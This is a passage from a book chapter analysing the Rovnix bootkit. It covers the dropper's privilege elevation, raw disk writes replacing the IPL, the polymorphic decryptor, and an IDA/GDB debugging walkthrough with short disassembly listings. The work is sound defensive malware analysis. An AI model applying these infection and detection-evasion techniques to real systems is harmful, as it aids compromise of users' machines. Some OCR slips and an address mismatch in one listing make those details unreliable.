


Figure 11-1: Rovnix advertising on a private underground forum

The History of Rovnix's Evolution

There have been multiple generations of Rovnix since it first appeared in the wild. This chapter will focus on the latest generation, but it's worth talking about the earlier versions to give you an idea of its development.

The first iterations of Rovnix used a simple IPL infector to inject a payload into the user-mode address space of the boot processes. The malicious IPL code was the same in all early iterations, which allowed the security industry to quickly come up with detection methods using simple static signatures.

The next modifications of Rovnix attempted to circumvent this by implementing polymorphic malicious IPL code, rendering previous detection approaches ineffectual. Rovnix

also implemented another new feature—hidden storage to secretly store its configuration data, payload modules, and so on. Inspired by TDL4-like bootkits, Rovnix also began implementing self-defense functionality that monitored read and write requests to the infected hard drive, to make it harder to remove it from the infected system.

A later generation of Rovnix added a hidden communication channel with remote command and control (C&C) servers, to allow Rovnix to communicate with remote hosts and bypass the traffic monitoring performed by personal firewalls and host intrusion prevention systems.

From here on, this chapter will concentrate on the latest known modifications of Rovnix (also known as Win32/Rovnix.D according to the threat name classification in the computer antivirus industry) at the time of writing, and discuss its features in detail.

The Bootkit Architecture

Before discussing the ins and outs of Rovnix, let's first consider its architecture from a high-level point of view. Figure 11-2 shows the main components of Rovnix and their relations.




Figure 11-2: Rovnix architecture

At the heart of Rovnix lies a malicious kernel-mode driver, the main purpose of which is to inject payload modules into processes in the system. Rovnix can hold multiple payloads for injection into different processes. An example of such a payload may be a banking Trojan that creates fake transactions, like the Carberp Trojan discussed later in this chapter. Rovnix is installed with a default payload module hardcoded into the malicious kernel-mode driver, but is capable of downloading additional modules from remote C&C servers through the hidden network channel (we'll discuss this channel more in the section "Hidden Communication Channel"). The kernel-mode driver also implements hidden storage to store downloaded payloads and configuration information, covered in detail in the section Hidden Storage.

Rovnix's kernel-mode driver doesn't have a valid digital signature and requires a different method to bypass the 64-bit version of the Windows kernel-mode code signing policy, discussed in the section "The Rovnix Bootkit".

Infecting the System

Let's start our analysis of Rovnix by dissecting its infection algorithm, depicted on Figure 11-3.




Figure 11-3: Rovnix Dropper Infection Algorithm

Rovnix first checks if the system has already been infected by accessing the system registry key `HKLM\Software\Classes\CLSID\{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}`, where X is generated from the file system volume serial number. If a registry key with such a name exists it means the system is already infected with Rovnix and the malware terminates and deletes itself from the system.

If Rovnix is not already detected on the system, it proceeds to query the version of the operating system. To gain low-level access to the hard drive the malware requires administrator privileges. In Windows XP, the regular user is by default deemed to have administrator rights, so if the OS is XP the malware proceeds without checking priveleges.as a regular user.

However, in Windows Vista Microsoft introduced a new security feature—User Account Control (UAC)—that demotes privileges of applications running under the administrator account, so if the OS is Vista or above Rovnix has to check administrative privileges. If the dropper is running without administrative privileges, Rovnix tries to elevate privileges by relaunching itself with `ShellExecuteEx` API using the `runas` command. The dropper's manifest contains a `requireAdministrator` property and as a result `runas` will attempt to execute the dropper with elevated privileges. On systems with UAC enabled a dialog message will display asking the user whether they authorize the program to run with administrator privileges. If the user chooses **Yes** the malware will start with elevated privileges and will be able to infect the system.

With the required privileges Rovnix proceeds to gain low-level access to the hard drive by using the native API functions `ZwOpenFile`, `ZwReadFile`, and `ZwWriteFile`.

To obtain a handle for the hard drive the malware calls `ZwOpenFile` using `\??\PhysicalDrive0` as a file name, which then returns a handle that corresponds to the hard drive. The returned handle is used with the `ZwReadFile` and `ZwWriteFile` routines to read data from and write data to the hard drive. To infect the system the malware first scans the partition table in the MBR of the hard drive, then reads the IPL of the active partition and compresses it with the `aPlib` compression library to reduce its size. Next, Rovnix creates a new malicious IPL to be written on the hard drive in place of the legitimate one by prepending the compressed legitimate IPL with a malicious loader code, shown in Figure 11-4.

START BOX

aPlib

aPlib is a small compression library primarily used for compressing executable code. It's based on the compression algorithm used in aPack software for packing executable files. One of the library's distinguishing features is a good compression:speed ratio and tiny de-packer footprint, what is especially important in the pre-boot environment which only has a small amount of memory and other constraints such size of the boot loader code. The aPlib compression library is also frequently used in malware to pack and obfuscate the payload.

END BOX




Figure 11-4: Hard drive layout before and after Rovnix infection

After these modifications, we can see in Figure 11-4 that the IPL code begins with the malicious loader that will be executed at the next boot-up. The dropper also writes a malicious kernel-mode driver at the end of the hard drive, to be loaded by the malicious IPL code during system start up. The malware reserves some space at the end of the hard drive for the hidden file system, which we'll describe later in the chapter.

Finally, once the malicious IPL persist on the hard drive, the malware creates the system registry key to mark the system as infected and initiates a restart in order to execute the malicious IPL code. For this, Rovnix calls `ExitWindowsEx` Win32 API with parameters `EWX_REBOOT | EWX_FORCE`, which force a system reboot.

The Rovnix Bootkit

Let's now take a closer look at the infected IPL and at what happens during the system boot after Rovnix has persisted on the infected machine.

During the next boot up the BIOS boot code will carry on as usual, loading and executing the bootable hard drive's unmodified MBR. The MBR will proceed with finding an active partition on the hard drive and executing the legitimate, unmodified VBR. The VBR then loads and executes the infected IPL code. This last step is what triggers the execution of the bootkit code.

Polymorphic Decryptor

The infected IPL begins with a small decryptor whose purpose is to decrypt the rest of the malicious IPL code and execute it (Figure 11-5). The fact that the decryptor is polymorphic means that each instance of Rovnix comes with a custom decryptor code.




Figure 11-5: Layout of Infected IPL

Let's take a look at how the decryptor is implemented. We'll go over a general description of the decryption algorithm before getting to the actual polymorphic code analysis. The decryptor decrypts the content of the malicious IPL with the following steps:

Allocate memory buffer to store decrypted code

Initialize decryption key and decryption counters: the offset and size of the encrypted data respectively

Decrypt the IPL code into the allocated buffer

Initialize registers before executing the decrypted code

Transfer control to the decrypted code

In order to customize the decryption routine Rovnix randomly split the decryption routine into basic blocks, with each block containing a small number of assembly instructions for the routine. It then shuffles the basic blocks and puts them in a random order, connecting them using `jmp` instructions, as shown on Figure 11-6




Figure 11-6: Generation of polymorphic decryptor

The result is a custom decryption code for every instance of Rovnix.

This is actually quite a simple polymorphic engine compared to some other code obfuscation techniques employed in modern malware, but because the byte pattern of the routine changes with every instance of Rovnix, it's sufficient for avoiding detection by security software that uses static signatures.

Polymorphism is not invulnerable though, and one of the most common approaches to defeating it is software emulation. In emulation, security software executes malicious code on a virtual CPU in order to analyze it dynamically and applies behavioral patterns to detect its maliciousness.

Decrypting the Rovnix Bootloader with VMWare and GDB

Let's take a look at the actual implementation of the decryption routine using a VMware virtual machine and the GDB debugger integrated into IDA Pro. All the necessary information on how to set up VMware with IDA Pro can be found in Chapter 11 "Bootkit Dynamic Analysis: Emulation and Virtualization". In this demonstration, we'll use a VMWare image pre-infected with Win32/Rovnix.D bootkit, which you can download from *http://nostarch.com/rootkits.*

In this section, our goal is to obtain decrypted malicious IPL code using dynamic analysis. We'll walk you through the debugging from the very beginning of the boot process, with MBR code followed by the VBR, and then our target, the IPL. We will quickly skip through MBR and VBR steps and focus on analysis of the polymorphic IPL decryptor.

Observing MBR Code

Flip back to the section "VMware GDB debugger with IDA flavor" in Chapter 9 and follow the steps there. You should find the MBR code located at address `0000:7c00h` (Figure 11-7). Since Rovnix infects the IPL code and not the MBR, the MBR code we see in the debugger is legitimate and we won't dig in deeply.




Figure 11-7: The Beginning of MBR Code

The main purpose of the code in Figure 11-7 is to copy the MBR code to another memory address and transfer control to it. This routine code relocates the MBR to another address to recycle the memory located at `0000:7c00h` to read and store there VBR of the active partition. We can see that register `si` ❶ is initialized with the value `7C1h`, which corresponds to the source

address, and register `di` ❷ is initialized with the value `61Bh`, the destination address; register `cx` ❸ is initialized with `1E5h`, the number of bytes to copy, and the `rep movsb` ❹instruction copies the bytes. The `retf` ❺ instruction transfers control to the copied code.

At this point, the instruction pointer register `ip` points at address `0000:7c00h` ❻. Execute each instruction in the listing by pressing **F8** until you reach the last `retf` ❺ instruction. Upon execution of `retf` control is transferred to the code that has just been copied to address `0000:061Bh`. The routine at this address is the main MBR routine whose purpose is to find the active partition in the MBR's partition table and load its very first sector, the VBR. The VBR also remains unchanged, so we'll proceed to the next step by setting up a break point right at the end of the routine. The `retf` instruction located at address `0000:069Ah` transfers control directly to the VBR code of the active partition, so we'll put the breakpoint here ❶ as shown on Figure 11-8. Move your cursor to this address and press **F2** to toggle the breakpoint. If you see a dialog box upon pressing F2 just press **OK** button to use the default values.




Figure 11-8: Setting a breakpoint at the end of the MBR code

Once the breakpoint is set press **F9** to continue the analysis up to the breakpoint. This will execute the main MBR routine. When execution reaches the breakpoint the VBR is already read into memory and we can get to it by executing the `retf` (**F8**) instruction.

Observing the VBR Code

The VBR code starts with a `jmp` instruction, which transfers control to the routine that reads the IPL into memory and executes it. The disassembly of the routine is shown in Figure 11-9. To go directly to the malicious IPL code set a breakpoint at the last instruction of the VBR routine at address `0000:7C7Ah` ❶ and again press F9 to release control. Once the breakpoint is hit the debugger breaks on the `retf` instruction. Execute this instruction with **F8** to get to the malicious IPL code.




Figure 11-9: VBR code

Dissecting the IPL Polymorphic Decryptor

The malicious IPL code starts with a small stub followed by a call instruction that transfers control to the IPL decryptor. The purpose of the stub is to initialize registers before executing the decryptor.

```
MEMORY:D984 pop     ax
MEMORY:D985 sub     ax, 0Eh ❶
MEMORY:D988 push    cs
MEMORY:D989 push    ax ❷
MEMORY:D98A push    ds
MEMORY:D98B jmp     short loc_D9A0 ❸
```

Listing 11-1: First basic block of polymorphic decryptor

The code in the very first basic block of the decryptor (Listing 11-1) obtains the base address of the malicious IPL in memory ❶ and stores it on the stack ❷. The `jmp` instruction at ❸ transfers control to the second basic block (recall the diagram in Figure 11-6).

The second and the third basic blocks both implement a single step of the decryption algorithm—memory allocation—and so are shown together in Listing 11-2.

```
; Basic Block #2
MEMORY:D9A0 push    es
MEMORY:D9A1 pusha
MEMORY:D9A2 mov     di, 13h
MEMORY:D9A5 push    40h ; '@'
MEMORY:D9A7 pop     ds
MEMORY:D9A8 jmp     short loc_D95D
...
; Basic Block #3
MEMORY:D95D mov     cx, [di]
MEMORY:D95F sub     ecx, 3 ❶
MEMORY:D963 mov     [di], cx
MEMORY:D965 shl     cx, 6
MEMORY:D968 push    cs
MEMORY:D98B jmp     short loc_D98F ❷
```

